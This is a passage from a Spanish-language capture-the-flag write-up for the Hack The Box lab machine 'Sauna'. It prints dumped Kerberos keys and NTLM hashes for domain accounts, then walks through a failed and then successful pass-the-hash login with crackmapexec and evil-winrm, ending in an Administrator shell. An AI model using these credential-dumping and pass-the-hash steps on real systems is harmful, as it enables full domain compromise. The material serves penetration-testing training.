Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
```

42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657


Administrator

Intentamos pero no nos dejo parece que agarramos el que no era



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [-] EGOTISTICAL-BANK.LOCAL\Administrator:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u 'Administrator' -H '42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657'

Evil-WinRM shell v3.4

Error: Invalid hash format

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

validamos los hash




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ cat dcsync_hashes.txt.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:267b6e95d4e03c3d6fe1f8167984e9f7:::

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

Ataque pass the hash

buscando en internet encontre esta pagina
https://www.hackingloops.com/pass-the-hash-attack/


como tenemos 2 hashes recordemos separados por : utilizamos el segundo

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e::
crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ cat dcsync_hashes.txt.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:267b6e95d4e03c3d6fe1f8167984e9f7:::

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

evil-winrm -i 10.10.10.175 -u 'Administrator' -H ‘823452073d75b9d1cf70ebdf86c7f98e'



```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/14/2023   2:10 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```